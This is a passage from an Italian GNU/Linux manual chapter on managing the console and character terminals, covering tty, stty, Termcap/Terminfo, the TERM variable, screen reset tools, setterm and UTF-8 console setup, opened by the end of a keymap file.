                                keycode  99 = Control_backslash
                control         keycode  99 = Control_backslash
                        alt     keycode  99 = Control_backslash
#
```

```
                                keycode 100 = AltGr
                                keycode 101 = Break
                                keycode 102 = Find      # Home
                                keycode 103 = Up
#
                                keycode 104 = Prior
shift                           keycode 104 = Scroll_Backward
#
                                keycode 105 = Left
                        alt     keycode 105 = Decr_Console
#
                                keycode 106 = Right
                        alt     keycode 106 = Incr_Console
#
                                keycode 107 = Select    # End
                        alt     keycode 107 = Last_Console
#
                                keycode 108 = Down
#
                                keycode 109 = Next
shift                           keycode 109 = Scroll_Forward
#
                                keycode 110 = Insert
#
                                keycode 111 = Remove
        altgr   control         keycode 111 = Boot
                control alt     keycode 111 = Boot
#
                                keycode 112 =
                                keycode 113 =
                                keycode 114 =
                                keycode 115 =
                                keycode 116 = VoidSymbol # [Power]
                                keycode 117 =
                                keycode 118 =
                                keycode 119 =
                                keycode 120 =
                                keycode 121 =
                                keycode 122 =
                                keycode 123 =
                                keycode 124 =
                                keycode 125 = VoidSymbol # Left Win
                                keycode 126 = VoidSymbol # Right Win
                                keycode 127 = Compose # Menu
#
string  F1    = "\033[[A"
string  F2    = "\033[[B"
string  F3    = "\033[[C"
string  F4    = "\033[[D"
string  F5    = "\033[[E"
string  F6    = "\033[17~"
string  F7    = "\033[18~"
string  F8    = "\033[19~"
```

```
string  F9    = "\033[20~"
string F10    = "\033[21~"
string F11    = "\033[23~"
string F12    = "\033[24~"
string F13    = "\033[25~"
string F14    = "\033[26~"
string F15    = "\033[28~"
string F16    = "\033[29~"
string F17    = "\033[31~"
string F18    = "\033[32~"
string F19    = "\033[33~"
string F20    = "\033[34~"
string F21    = "\033[35~"
string F22    = "\033[36~"
string F23    = "\033[37~"
string F24    = "\033[38~"
string Find   = "\033[1~"
string Insert = "\033[2~"
string Remove = "\033[3~"
string Select = "\033[4~"
string Prior  = "\033[5~"
string Next   = "\033[6~"
```

Capitolo 115

Gestione della console GNU/Linux e dei terminali a caratteri in generale

Il terminale, in qualunque forma esso sia (console, terminale remoto, applicazione a finestra all'interno di X) è il mezzo normale di comunicazione tra l'utente e il sistema. Senza di esso non ci sarebbe alcuna possibilità di avviare nuovi processi e, di conseguenza, nemmeno di poter compiere alcuna attività.

Per questo, l'attivazione di un programma per la gestione del terminale è l'ultima fase di una procedura di inizializzazione del sistema e precede immediatamente l'attivazione della procedura di accesso (il *login*), cioè il sistema di riconoscimento dell'utente che si accinge a utilizzare il sistema operativo. I programmi Getty che sono i responsabili dell'attivazione del terminale prima dell'attivazione della procedura di accesso, sono introdotti nel capitolo 118.

La tabella 115.1 elenca i programmi e i file a cui si accenna in questo capitolo.

Tabella 115.1. Riepilogo dei programmi e dei file per la gestione dei terminali a caratteri.

Nome	Descrizione
'**tty**'	Emette il nome corrispondente al terminale attivo.
'**stty**'	Definisce le caratteristiche della connessione del terminale.
'/etc/termcap'	Configurazione obsoleta delle caratteristiche dei terminali.
'/usr/share/terminfo/***x***/*'	Configurazione delle caratteristiche dei terminali.
'**TERM**'	Variabile di ambiente che definisce il tipo di terminale in uso.
'**clear**'	Ripulisce lo schermo.
'**reset**'	Reinizializza l'impostazione del terminale.
'**setterm**'	Imposta alcuni attributi del terminale a caratteri.
'**luit**'	Avvia un programma convertendo automaticamente la codifica.

115.1 Identificazione del terminale

È importante poter identificare il terminale da cui si accede, almeno in base al tipo di dispositivo utilizzato. In pratica, si dispone del programma '**tty**' [1] che è in grado di restituire il nome del file di dispositivo corrispondente. Con questa informazione si possono creare degli script opportuni, eventualmente per filtrare l'accesso da parte degli utenti.

```
tty [opzioni]
```

Il programma '**tty**' emette attraverso lo standard output il nome del terminale con cui si è connessi.

Tabella 115.2. Alcune opzioni.

Opzione	Descrizione

`-s`
`--silent`
`--quiet`
	Non emette alcuna segnalazione, si limita a restituire un valore.

Valore di uscita:

- 0 se lo standard input è un terminale;
- 1 se lo standard input non è un terminale;
- 2 se sono stati forniti argomenti errati;
- 3 se si è verificato un errore di scrittura.

L'esempio seguente è solo un pretesto per mostrare in che modo potrebbe essere utile '**`tty`**'. Se l'utente sta utilizzando la prima console virtuale ('`/dev/tty1`'), viene respinto; altrimenti viene eseguito il comando '**`ls`**'.

```
#!/bin/sh
if [ `tty` = "/dev/tty1" || `tty` = "/dev/vc/1" ]
then
    echo "spiacente, non puoi usare questo terminale"
else
    ls
fi
```

115.2 Configurazione del terminale

Le caratteristiche dei terminali a caratteri possono essere molto diverse e questo è il problema principale che si pone di fronte alla ricerca verso una standardizzazione nel comportamento dei programmi per i sistemi Unix.

Si distinguono due problemi di ordine diverso: la configurazione del I/O (input-output), ovvero dei flussi di dati tra il terminale (TTY) e il sistema, e la configurazione particolare dello schermo. La configurazione dei flussi di dati regola il modo in cui i dati possono essere inseriti attraverso la tastiera e come questo inserimento può essere controllato sullo schermo durante la sua digitazione (eco); la configurazione dello schermo riguarda il modo di rappresentare simboli determinati e di comportarsi di fronte a sequenze di escape determinate.

Figura 115.4. Schema banale della connessione di un terminale a caratteri.

Il tipo di connessione utilizzata (si pensi alla differenza che c'è tra una console legata strettamente con il sistema, rispetto a un terminale seriale o remoto), implica problemi differenti di gestione della linea TTY. L'utilizzatore normale non ha mai bisogno di preoccuparsi di questo, in quanto per ogni situazione c'è già un'impostazione predefinita che dovrebbe soddisfare le esigenze di tutti. Inoltre, nelle connessioni remote, il problema di questa configurazione si sposta sui programmi che si utilizzano per tali scopi; sono poi questi programmi a definire la configurazione della linea e dei flussi di dati elementari.

All'utente è data la possibilità di verificare questa configurazione e di modificarla, attraverso il programma '**stty**' (*Set tty*).

La fase successiva è la definizione delle particolarità degli schermi dei terminali, per ciò che riguarda le sequenze di escape che questi riconoscono, attraverso una sorta di base di dati, in modo da permettere ai programmi di potervisi adattare.

115.2.1 Linea TTY

Prima di descrivere l'utilizzo sommario di '**stty**', conviene prendere confidenza con il problema, attraverso un po' di esercizio.

$ **cat > /dev/null** [*Invio*]

Avviando il programma '**cat**' in questo modo, si può analizzare ciò che succede quando si inserisce qualcosa attraverso la tastiera del proprio terminale.

asdfghjkl [*Invio*]

qwertyuiop [*Invio*]

Digitando lettere normali, queste appaiono semplicemente sullo schermo. L'eco dell'input, non è una cosa scontata; deriva da una configurazione, anche se questa è generalmente predefinita.

[*Ctrl p*][*Ctrl l*][*Esc*][*F1*][*F2*][*Invio*]

```
^P^L^[^[[[A^[[[B
```

Generalmente, i caratteri di controllo che non hanno significati speciali, vengono visualizzati (eco) come lettere maiuscole (o brevi stringhe) precedute da un accento circonflesso, come mostra l'esempio. Si tratta di una caratteristica configurabile, anche se normalmente è già impostata in questo modo.

Ad alcuni caratteri di controllo viene attribuito un significato speciale, che si traduce in un comportamento e non nell'eco di un qualche simbolo.

asdf ghjk lqwe rtyu iop [*Ctrl ?*][*Ctrl ?*][*Ctrl ?*][*Ctrl w*][*Invio*]

```
asdf ghjk lqwe
```

La combinazione [*Ctrl ?*] genera normalmente il carattere speciale <*^?*>, che di solito è abbinato alla funzione '**erase**', che a sua volta si traduce nella cancellazione dell'ultimo carattere inserito. La combinazione [*Ctrl w*] genera normalmente il carattere speciale <*^W*>, che di solito è abbinato alla funzione '**werase**', che a sua volta si traduce nella cancellazione dell'ultima parola inserita.

Ad altri caratteri di controllo viene abbinato l'invio di un segnale al processo collegato alla linea di terminale. Ecco che così, di solito, la combinazione [*Ctrl c*] genera il carattere speciale <*^C*>, con il quale viene inviato un segnale '**SIGINT**' al processo collegato. Nello stesso modo, la combinazione [*Ctrl z*] genera il carattere speciale <*^Z*>, con il quale viene inviato un segnale '**SIGTSTP**' al processo collegato (cosa che generalmente si traduce nell'essere messo sullo sfondo dalla shell).

Per concludere questo esercizio, basta utilizzare la combinazione [*Ctrl c*], per terminare il funzionamento di '**cat**'.

[*Ctrl c*]

Un'altra cosa interessante è la possibilità di bloccare il flusso dell'output sullo schermo e di riprenderlo successivamente. Per questo si usano normalmente le combinazioni di tasti [*Ctrl s*] e [*Ctrl q*], che generano rispettivamente i codici <*^S*> e <*^Q*>.

Per verificarne il funzionamento, basta provare a lanciare un comando che emette un output molto lungo, come il seguente:

$ **find / -print** [*Invio*]

Per sospendere il flusso visualizzato sullo schermo del terminale, basta premere [*Ctrl s*]; per farlo riprendere, [*Ctrl q*].

115.2.2 Utilizzo di «stty»

Il programma '**stty**' [2] permette di modificare le caratteristiche della connessione del terminale al sistema. Se viene avviato senza argomenti, visualizza le informazioni salienti della connessione. Gli argomenti della configurazione sono delle parole chiave che possono apparire precedute o meno dal trattino che di solito si usa per le opzioni: se non si usa il trattino, la parola chiave viene intesa come attivazione di qualcosa, con il trattino si intende la disattivazione della stessa cosa.

stty [***opzioni*** | ***configurazione***]

Il motivo più comune per servirsi di questo programma è quello di conoscere le combinazioni di tasti che si possono utilizzare per generare dei segnali particolari.

Sia chiaro che i «caratteri» del tipo *<^?>*, *<^W>*, *<^C>*, *<^Z>*,... si ottengono attraverso «combinazioni virtuali»; pertanto, occorre accertarsi che la configurazione della tastiera corrisponda effettivamente, oppure occorre sapere in che modo vanno generati questi simboli nell'ambito del proprio contesto. Negli esempi che si vedono qui si suppone che il tasto [*Ctrl*] corrisponda esattamente alle funzioni del modificatore virtuale '**`Control`**'.

Avviando '**`stty`**' con l'opzione '**`-a`**' si ottiene la configurazione corrente.

$ **`stty -a`** [*Invio*]

Per esempio, si potrebbe ottenere qualcosa di simile al listato seguente:

```
speed 38400 baud; rows 25; columns 80; line = 0;
intr = ^C; quit = ^\; erase = ^?; kill = ^U; eof = ^D; eol = <undef>; ↩
↪eol2 = <undef>; start = ^Q; stop = ^S; susp = ^Z; rprnt = ^R; werase = ^W; ↩
↪lnext = ^V; flush = ^O; min = 1; time = 0;
-parenb -parodd cs8 hupcl -cstopb cread -clocal -crtscts
-ignbrk -brkint -ignpar -parmrk -inpck -istrip -inlcr -igncr icrnl ixon ixoff ↩
↪-iuclc -ixany -imaxbel
opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0
isig icanon -iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt ↩
↪-echoctl echoke
```

L'esempio indica in particolare che il carattere '**`intr`**' (*interrupt*) viene generato con la combinazione [*Ctrl c*]; il carattere '**`quit`**' viene generato con la combinazione [*Ctrl *]; il codice di EOF (*End of file*) viene generato con la combinazione [*Ctrl d*]; il carattere '**`susp`**' (*suspend*) viene generato con la combinazione [*Ctrl z*].

Per comprendere meglio il senso di questo programma, vale la pena di descrivere l'uso di alcune opzioni, anche se nella maggior parte dei casi, '**`stty`**' non viene mai usato per queste cose (tabella 115.8).

Tabella 115.8. Alcune opzioni.

Opzione	Descrizione
`cs8`	Definisce la dimensione dei caratteri a 8 bit.
`hupcl` `-hupcl`	Attiva o disattiva l'invio di un segnale di aggancio ('**`SIGHUP`**') in corrispondenza della conclusione dell'attività dell'ultimo processo, cosa che chiude la connessione con il terminale.
`crtscts` `-crtscts`	Attiva o disattiva il controllo di flusso RTS/CTS. Evidentemente, questo tipo di controllo di flusso riguarda i terminali connessi attraverso la porta seriale.
`brkint` `-brkint`	Attiva o disattiva l'invio di un segnale di interruzione ('**`SIGINT`**') in corrispondenza dell'invio di un carattere *break*.
`istrip` `-istrip`	Attiva o disattiva l'azzeramento dell'ottavo bit dell'input.

Opzione	Descrizione
ixon -ixon	Abilita o disabilita il controllo di flusso XON/XOFF. Dalla sua abilitazione dipende il funzionamento di caratteri speciali riferiti ai comandi di '**stop**' e '**start**' (di solito [*Ctrl s*] e [*Ctrl q*]).
isig -isig	Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**intr**' (*interrupt*), '**quit**' e '**susp**' (*suspend*), che di solito corrispondono a [*Ctrl c*], [*Ctrl *] e [*Ctrl z*].
icanon -icanon	Abilita o disabilita l'uso di caratteri speciali, corrispondenti ai comandi '**erase**', '**kill**', '**werase**' e '**rprnt**', che di solito corrispondono a [*Ctrl ?*], [*Ctrl u*], [*Ctrl w*] e [*Ctrl r*].
echo -echo	Abilita l'eco dei caratteri inseriti. Senza l'attivazione di questa modalità, non sarebbe visibile l'input dalla tastiera.
echoctl -echoctl ctlecho -ctlecho	Attiva o disattiva l'eco dei caratteri di controllo attraverso la notazione '**^*x***', dove ***x*** è una lettera che varia a seconda del carattere di controllo da visualizzare.
sane	Questa opzione è una scorciatoia per definirne una serie numerosa, allo stato predefinito ritenuto corretto generalmente. In pratica implica quanto segue: '**cread -ignbrk brkint -inlcr -igncr icrnl -ixoff -iuclc -ixany imaxbel opost -olcuc -ocrnl onlcr -onocr -onlret -ofill -ofdel nl0 cr0 tab0 bs0 vt0 ff0 isig icanon iexten echo echoe echok -echonl -noflsh -xcase -tostop -echoprt echoctl echoke**'; inoltre imposta i caratteri speciali al loro valore predefinito.

I caratteri speciali abbinati a funzionalità particolari in modo predefinito, possono variare da un sistema all'altro. Per modificare l'attribuzione di un carattere speciale a una certa funzione, si utilizza la sintassi seguente:

stty ***nome_funzione*** ***carattere_speciale***

Se al posto del simbolo del carattere speciale si utilizza la stringa '**^-**', oppure la parola chiave '**undef**', quella funzionalità viene disabilitata.

Segue l'elenco di alcune parole chiave utilizzate per definire funzionalità a cui si possono attribuire caratteri speciali.

Tabella 115.9. Alcuni caratteri speciali.

Nome	Descrizione
intr	Invia un segnale di interruzione ('**SIGINT**'). Normalmente è abbinato al carattere speciale <*^C*>, ovvero alla combinazione di tasti [*Ctrl c*].
quit	Invia un segnale di conclusione ('**SIGQUIT**').
erase	Cancella l'ultimo carattere digitato.

Nome	Descrizione
`kill`	Cancella la riga corrente.
`eof`	Fine del file, ovvero termina l'input. Normalmente è abbinato al carattere speciale <^D>, ovvero alla combinazione di tasti [*Ctrl d*].
`stop`	Ferma l'output. Normalmente è abbinato al carattere speciale <^S>, ovvero alla combinazione di tasti [*Ctrl s*].
`start`	Riprende l'output dopo uno stop. Normalmente è abbinato al carattere speciale <^Q>, ovvero alla combinazione di tasti [*Ctrl q*].
`susp`	Invia un segnale di stop del terminale ('**`SIGTSTP`**'), cosa che generalmente fa sì che la shell metta il processo sullo sfondo. Normalmente è abbinato al carattere speciale <^Z>, ovvero alla combinazione di tasti [*Ctrl z*].

Per maggiori dettagli sul funzionamento di questo programma, si veda *info stty* oppure *stty(1)*.

115.2.3 Termcap e Terminfo

Il primo tipo di terminale, la telescrivente, non poneva problemi particolari di configurazione: la tastiera permetteva di inserire numeri, simboli e caratteri dell'alfabeto inglese, a volte senza poter distinguere tra maiuscole e minuscole, mentre la stampante emetteva un flusso di testo normale, interrotto da un codice di interruzione di riga.

Quando il terminale attuale viene usato ancora in questo modo, non si pongono problemi di configurazione, perché non è importante sapere le dimensioni (in caratteri) dello schermo e non importa sapere come spostare il cursore sullo schermo.

Nel momento in cui si utilizza un programma che sfrutta lo schermo nel modo al quale si è abituati di solito, mostrando bordi, colori, caselline da riempire, si ha la necessità di usare la tastiera anche per spostare il cursore, cancellare, inserire, attivare funzioni speciali. Quindi, lo schermo deve essere in grado di fare di più che visualizzare semplicemente un flusso di caratteri, deve interpretare delle sequenze particolari come la richiesta di utilizzare un colore determinato, di disegnare un bordo, ecc.

Così, la tastiera non serve solo per scrivere lettere, numeri, punteggiatura e terminare le righe con un ritorno a carrello. Adesso occorre utilizzare anche i tasti che spostano il cursore, occorre assegnare funzionalità particolari a tasti che permettono la modifica del testo e a tasti funzionali programmabili.

Nella storia dell'informatica sono esistiti una quantità enorme di tipi diversi di terminali, intesi come complesso tastiera+schermo, ognuno con piccole differenze rispetto agli altri. Per fare in modo che i programmi che richiedono funzionalità superiori a quelle di una normale telescrivente possano adattarsi ai vari tipi di terminale, viene utilizzato un sistema di configurazione predefinito contenente tutte le informazioni necessarie.

Di questo sistema di configurazione ne esistono due tipi: Termcap e Terminfo. Il primo è il più antico ed è ormai obsoleto, ma viene mantenuto per motivi storici e probabilmente per assicurare la compatibilità con i programmi più vecchi.

Il sistema Termcap è formato soltanto da un file di testo collocato nella directory '`/usr/share/misc/`' ('`/usr/share/misc/termcap`') e il suo contenuto assomiglia vagamente a quello del file '`/etc/printcap`' (il file di definizione delle stampanti).

Il sistema Terminfo è invece qualcosa di più complesso. È costituito da tanti file, uno per ogni tipo di terminale, distribuiti su una serie di directory. Il punto di partenza di questa struttura dovrebbe essere la directory '`/usr/share/terminfo/`'.

A partire da '`terminfo/`' si diramano una serie di directory composte da un solo carattere, corrispondente all'iniziale dei nomi di terminale che contengono. Il listato seguente, mostra solo un estratto minimo di questa struttura.

```
terminfo
|-- 1
|-- 2
|-- 3
…
|-- a
|   `-- ansi
|-- b
|-- c
…
|-- l
|   `-- linux
…
|-- v
|   |-- vt100
|   `-- vt220
…
|-- x
|   `-- xterm
…
```

Se la definizione di un tipo di terminale può essere adatta a diversi nomi, si utilizzano normalmente dei collegamenti simbolici.

I file di definizione del sistema Terminfo sono il risultato di una compilazione attraverso il programma '**`tic`**', [3] come nell'esempio seguente:

`#` **`tic prova`** [*Invio*]

In questo modo, si va a compilare il file '`prova`', generando presumibilmente il file '`/usr/share/terminfo/p/prova`'.

Si ottiene facilmente un elenco dei tipi di terminale previsti con il programma '**`toe`**':[4]

`$` **`toe -a`** [*Invio*]

```
ansi            ansi/pc-term compatible with color
dumb            80-column dumb tty
linux           linux console
linux+utf8      linux console in utf-8 mode
rxvt            rxvt terminal emulator (X Window System)
rxvt-basic      monochrome rxvt terminal emulator (X Window System)
screen          VT 100/ANSI X3.64 virtual terminal
screen-w        VT 100/ANSI X3.64 virtual terminal with 132 cols
```

```
sun             Sun Microsystems Inc. workstation console
screen-s        VT 100/ANSI X3.64 virtual terminal with hardstatus line
screen-bce      VT 100/ANSI X3.64 virtual terminal with bce
vt100           dec vt100 (w/advanced video)
vt102           dec vt102
vt220           dec vt220
vt52            dec vt52
xterm           X11 terminal emulator
xterm-debian    Debian xterm (VT220-conformant backspace)
xterm-xfree86   xterm terminal emulator (XFree86)
xterm-r5        xterm R5 version
xterm-r6        xterm X11R6 version
xterm-vt220     XFree86 xterm emulating vt220
xterm-color     generic "ANSI" color xterm (X Window System)
xterm-mono      monochrome xterm
pcansi          ibm-pc terminal programs claiming to be ansi
cons25          freebsd console (25-line ansi mode)
mach            Mach Console
mach-bold       Mach Console with bold instead of underline
mach-color      Mach Console with ANSI color
```

La directory '`/usr/share/terminfo/`' è il punto di partenza predefinito per il sistema Terminfo, ma questo può essere alterato utilizzando la variabile di ambiente '**`TERMINFO`**', per indicare una directory differente. Volendo è possibile personalizzare il sistema Terminfo creando una struttura analoga a partire da '`~/.terminfo/`', cioè dalla directory '`.terminfo/`' nella propria directory personale.

115.2.4 Variabile di ambiente «TERM»

La variabile di ambiente '**`TERM`**' è il mezzo per definire il tipo di terminale che si utilizza. Normalmente viene impostata automaticamente nel modo più opportuno, con il nome di terminale la cui configurazione deve essere letta da Termcap o da Terminfo.

Quando è impostata in modo errato, si possono presentare due situazioni: il nome del terminale non è previsto, oppure il terminale che si utilizza effettivamente non è compatibile con la definizione contenuta in questa variabile. Nel primo caso, quando si avvia un programma che richiede l'utilizzo di tutto lo schermo, viene segnalato l'errore e, a seconda dei casi, il programma si avvia ugualmente facendo riferimento a un terminale elementare, oppure si rifiuta semplicemente di funzionare.

```
Unknown terminal: pippo
Check the TERM environment variable.
Also make sure that the terminal is defined in the terminfo database.
```

Nel secondo caso, il terminale ha invece un comportamento insolito, per diversi aspetti. Per esempio si possono notare simboli strani sullo schermo, la tastiera potrebbe non rispondere nel modo consueto, lo schermo potrebbe essere ridisegnato solo parzialmente.

Riquadro 115.10. Livelli di astrazione nella funzione della tastiera.

Quando si utilizza la tastiera, ciò che si ha di fronte è un dispositivo fisico. La configurazione della tastiera serve a dichiarare in che modo sono abbinati i tasti reali alle funzioni di una tastiera virtuale, con la quale, tra le altre cose, si devono generare una serie di «combinazioni virtuali» del tipo <*Control_...*>, <*Meta_...*>,...
Dopo avere risolto questo problema, esiste un livello di astrazione successivo: la tastiera virtuale diventa parte del terminale, che, secondo le proprie caratteristiche, può comunicare in modo diverso con i programmi. Da qui nasce la necessità di disporre della configurazione per ogni tipo di terminale da utilizzare.
Inoltre, il terminale in questione, va visto dal punto di vista dell'applicazione finale con cui si intende interagire: se questa viene eseguita localmente, senza intermediazioni di alcun genere, si tratta della console; se invece per comunicare con un'applicazione ci si avvale di un altro programma (per esempio perché si accede da un elaboratore remoto, oppure perché si accede all'elaboratore locale, ma attraverso l'intermediazione di un sistema grafico), occorre vedere in che modo questo programma ulteriore si presenta nei confronti dell'applicazione finale.

115.2.5 Adattabilità di un programma e abilità dell'utilizzatore

A questo punto dovrebbe essere chiaro che la tastiera e lo schermo funzionano in maniera differente a seconda di tante condizioni, sia legate alle caratteristiche fisiche, sia relative alle caratteristiche dei programmi attraverso i quali si comunica con le applicazioni finali. Per esempio, il fatto che su una tastiera sia presente il tasto [*Canc*], non vuol dire necessariamente che poi questo dia i risultati che ci si aspetta: la sua pressione potrebbe non avere alcun effetto, oppure generare qualunque altro risultato diverso dal previsto.

Dipende dal nome indicato nel sistema di configurazione dei terminali se questo è in grado di gestire il segnale generato dal tasto [*Canc*] della propria tastiera e se il significato che a questo viene attribuito corrisponde alle aspettative.

Volendo fare un esempio più concreto e anche piuttosto comune, si può provare a confrontare il funzionamento del programma '**mc**' (Midnight Commander), utilizzando la definizione di un terminale differente dal solito, per esempio '**ansi-mono**'.

$ **TERM=ansi-mono** [*Invio*]

$ **export TERM** [*Invio*]

Si osserva, prima di tutto, che mancano i colori, che alcune bordature non sono corrette, che i tasti funzionali non danno più l'effetto desiderato.[5]

Alle volte ci si trova veramente davanti a terminali che non possono offrire più di tanto, magari perché si sta operando attraverso una connessione remota con un programma che è in grado di emulare solo alcuni vecchi tipi di terminale. Allora entrano in gioco due elementi: le alternative offerte dal programma, per cui una stessa cosa può essere ottenuta in modi differenti, per poter essere utilizzato anche in presenza di terminali con poche potenzialità; l'abilità dell'utente di adattarsi alle diverse situazioni.

L'esempio tipico di questo genere di programmi è dato dalle interpretazioni recenti di VI. Quasi tutti questi programmi sono in grado di gestire i tasti freccia, [*Ins*] e [*Canc*]. Ma quando questi non sono disponibili, si può ritornare all'uso tradizionale con i comandi '**h**', '**j**', '**k**' e '**l**', per spostare il cursore, '**i**' e '**x**' per iniziare l'inserimento e per cancellare.

Ciò significa che, quando si studia un nuovo programma, non si devono disdegnare i comandi apparentemente antiquati, perché sono quelli che poi permettono di «tirarsi fuori dai guai».

115.2.6 Ripulitura dello schermo

Esistono due situazioni in cui si può avere la necessità di ripulire lo schermo: quando si scrive uno script con cui si vuole ripulire tutto per mostrare un messaggio all'inizio dello schermo, oppure quando lo schermo sembra impazzito.

Per questo si utilizzano due programmi: '**clear**' e '**reset**'. Questi, in realtà, si avvalgono di un terzo che ha funzioni più generali: '**tput**'. [6]

```
clear
```

Il programma '**clear**' chiama '**tput**' con l'argomento '**clear**', allo scopo di ripulire lo schermo e ricominciare dalla prima posizione in alto dello schermo.

```
reset
```

Il programma '**reset**' chiama '**tput**' con una serie di argomenti volti a reinizializzare il terminale. È particolarmente utile l'uso di questo programma quando sullo schermo non appaiono più delle lettere normali. In tal caso, si può scrivere '**reset**' e premere [*Invio*] alla cieca. Di solito funziona.

Se si vuole sperimentare questa situazione, basta fare un '**cat**' di un file binario, per esempio un programma qualunque, per non potere più leggere quello che si scrive.

In ogni caso, questi programmi, avvalendosi di '**tput**', funzionano solo in base a quanto conosciuto per mezzo di Terminfo o Termcap. Se la variabile '**TERM**' non contiene il nome corretto, oppure se questo non è presente nel sistema di configurazione dei terminali, a nulla serve un '**reset**'.

Si vedano le pagine di manuale: *tput(1)*, *clear(1)* e *reset(1)*.

115.2.7 Definizione degli attributi del terminale con «setterm»

Il sistema Terminfo permette di conoscere le stringhe (i comandi) corrispondenti a determinate azioni per il terminale che si utilizza. Attraverso il programma '**setterm**' si può impostare in qualche modo il proprio terminale utilizzando implicitamente tali comandi. La documentazione di '**setterm**', *setterm(1)*, è stringatissima e quindi insufficiente a comprendere bene tutte le possibilità che si avrebbero a disposizione. Tuttavia si tratta di un tipo di intervento sulla gestione del terminale di importanza marginale; quindi non vale la pena di preoccuparsene tanto.

```
setterm opzione
```

Anche se si può utilizzare una sola opzione per volta, quelle disponibili sono molte, ma qui ne vengono descritte solo alcune, tanto da mostrare il senso di questo programma di servizio.

Tabella 115.14. Alcune opzioni.

Opzione	Descrizione
`-repeat [on|off]`	Attiva o disattiva la ripetizione automatica del tasto premuto a lungo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.
`-foreground {black|blue|green|cyan|red|magenta|yellow|white|default}`	Permette di modificare il colore di primo piano.
`-background {black|blue|green|cyan|red|magenta|yellow|white|default}`	Permette di modificare il colore dello sfondo.
`-inversescreen [on|off]`	Attiva o disattiva l'inversione dei colori dello schermo. Se non viene specificato l'argomento, si intende attivare l'opzione implicitamente.

Opzione	Descrizione
`-clear`	Ripulisce lo schermo.
`-reset`	Reinizializza lo schermo.

115.3 Codifica UTF-8

La console di un sistema GNU/Linux funziona perfettamente se si utilizza la codifica ISO 8859-1, che è quella predefinita. Per cambiare codifica nell'ambito degli insiemi ISO 8859-*n*, è sufficiente cambiare l'insieme dei caratteri usati per la visualizzazione sullo schermo, con il programma '**`consolechars`**' (capitolo 118), quindi basta intervenire nella configurazione locale con la variabile di ambiente '**`LANG`**' ed eventualmente le variabili '**`LC_*`**'. Le cose si complicano quando si vuole passare all'insieme di caratteri universale (Unicode), che richiede precisamente l'utilizzo della codifica UTF-8, in cui i caratteri possono utilizzare uno o più byte (capitolo 425).

In questa sezione si annotano alcuni passaggi utili per attivare la gestione della codifica UTF-8 sulla console, tenendo conto però che si tratta di un problema che non ha una soluzione ottimale; inoltre, sono molti gli applicativi che utilizzano la console e non si adattano alla codifica UTF-8 in modo trasparente.

115.3.1 Caratteri per la console

Per poter visualizzare i simboli dell'insieme di caratteri universale, occorre disporre di questi, indicando al sistema un file che ne contiene le informazioni. Si tratta di file contenuti nella directory '`/usr/share/consolefonts/`' e quelli più indicati per la visualizzazione simultanea degli alfabeti comuni corrispondono al modello '`LatArCyrHeb-`***nn***`.psf`'. In pratica si tratta di un insieme di caratteri che consente la visualizzazione di testi in alfabeto latino, arabo, cirillico ed ebraico. Si carica uno di questi file nel modo seguente:

`consolechars -f /usr/share/consolefonts/LatArCyrHeb-16.psf` [*Invio*]

Successivamente, la visualizzazione corretta sullo schermo della console richiede anche l'invio di un codice particolare, con l'aiuto del comando '**`echo`**':

`echo -n -e '\033%G'` [*Invio*]

In alternativa, si può indirizzare precisamente al file di dispositivo della console virtuale che deve essere impostata. L'esempio seguente si riferisce a '`/dev/tty1`', ovvero quella che dovrebbe essere la prima console virtuale:

`echo -n -e '\033%G' > /dev/tty1` [*Invio*]

Si osservi che non sempre le cose funzionano bene. Quando si vogliono caricare insiemi di caratteri del calibro di '`LatArCyrHeb-`***nn***`.psf`', si potrebbe osservare che il testo colorato appare con caratteri errati; per cercare di ovviare a questo inconveniente, si può tentare di caricare prima un insieme comune, quale è quello contenuto nel file '`lat1u-16.psf`'. Praticamente, l'esempio già mostrato andrebbe adattato così:

`consolechars -f /usr/share/consolefonts/lat1u-16.psf` [*Invio*]

Riquadro 115.15. Terminale UTF-8 per la console.

In passato, per i sistemi GNU/Linux era necessario predisporre la configurazione di un tipo di terminale adatto per la console in modalità UTF-8, compilando il sorgente seguente:

```
#       linux-utf8
#       linux console in utf-8 mode
linux+utf8|linux console in utf-8 mode,
        acs_chars=a\261f\370g\361h\260j\331k\277l\332m\300n\305q\304t↩
↪\303u\264v\301w\302x\263z\372}\375-\1360\333p\304r\304{\343}\234,
        enter_alt_charset_mode=\E%@\E[11m,
        enter_pc_charset_mode=\E%@\E[11m,
        exit_alt_charset_mode=\E[10m\E%G,
        exit_attribute_mode=\E[0;10m\E%G,
        exit_pc_charset_mode=\E[10m\E%G,
        set_attributes=\E[0;10%?%p1%t;7%;%?%p2%t;4%;%?%p3%t;7%;%?%p4%t;↩
↪5%;%?%p5%t;2%;%?%p6%t;37;42;1%;%?%p7%t;32;42%;%?%p9%t;m\E%%@\E[11%;m,
        use=linux,
```

Il listato che si vede è il sorgente, tratto da *Step by step introduction to switching your debian installation to utf-8 encoding*, di Radovan Garabík (⟨*http://melkor.dnp.fmph.uniba.sk/~garabik/debian-utf8/HOWTO/howto.html*⟩), con due righe spezzate per motivi tipografici. Supponendo che questo file si chiami '`linux+utf8`', lo si compila facilmente con '**`tic`**' nel modo seguente:

`#` **`tic linux+utf8`** [*Invio*]

Si ottiene il file '`/usr/share/terminfo/l/linux+utf8`'. Per utilizzare questo tipo di definizione del terminale, basta intervenire nella variabile di ambiente '**`TERM`**':

`$` **`TERM=linux+utf8`** [*Invio*]

`$` **`export TERM`** [*Invio*]

consolechars -f /usr/share/consolefonts/LatArCyrHeb-16.psf [*Invio*]

echo -n -e '\033%G' [*Invio*]

115.3.2 Mappa della tastiera

Per poter scrivere utilizzando la codifica UTF-8, la mappa della tastiera deve essere stata caricata usando '**loadkeys**' con l'opzione '**-u**', ovvero '**--unicode**'. È possibile adattare la mappa corrente con l'aiuto di '**dumpkeys**', nel modo seguente:

dumpkeys | loadkeys --unicode [*Invio*]

In ogni caso, occorre modificare anche la modalità di funzionamento attraverso '**kbd_mode**':

kbd_mode -u [*Invio*]

Bisogna considerare che le sequenze di composizione non funzionano quando la tastiera è stata configurata in modalità UTF-8. Per la precisione, se sono previste, le sequenze di composizione generano i caratteri, ma lo fanno sempre in byte, pertanto, il loro uso diventa inutile e dannoso, perché generalmente i programmi non sono preparati a gestire sequenze incomplete in UTF-8.

115.3.3 Localizzazione

